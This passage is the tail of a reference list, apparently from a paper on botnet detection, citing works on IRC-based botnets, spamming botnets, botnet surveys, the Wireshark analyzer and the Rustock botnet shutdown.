[31] Wei Wang, Binxing Fang, Zhaoxin Zhang, and Chao Li. A novel approach to detect irc-based botnets. In *Networks Security, Wireless Communications and Trusted Computing, 2009. NSWCTC '09. International Conference on*, volume 1, pages 408 –411, April 2009.

[32] Wikipedia. Rustock botnet shutdown, 2011. `http://en.wikipedia.org/wiki/Rustock_botnet`.

[33] Wireshark. Network protocol analyzer, 1998. `http://www.wireshark.org/`.

[34] Peter Wurzinger, Leyla Bilge, Thorsten Holz, Jan Goebel, Christopher Kruegel, and Engin Kirda. Automatically generating models for botnet detection. In *In 14th European Symposium on Research in Computer Security (ESORICS*, 2009.

[35] Yinglian Xie, Fang Yu, Kannan Achan, Rina Panigrahy, Geoff Hulten, and Ivan Osipkov. Spamming botnets: signatures and characteristics. *SIGCOMM Comput. Commun. Rev.*, 38:171–182, August 2008.

[36] Zhaosheng Zhu, Guohan Lu, Yan Chen, Z.J. Fu, P. Roberts, and Keesook Han. Botnet research survey. In *Computer Software and Applications, 2008. COMPSAC '08. 32nd Annual IEEE International*, pages 967 –972, 28 2008-aug. 1 2008.

[37] Jianwei Zhuge, Thorsten Holz, Xinhui Han, Jinpeng Guo1, and Wei Zou. Characterizing the irc-based botnet phenomenon. TR-2007-010, December 2007.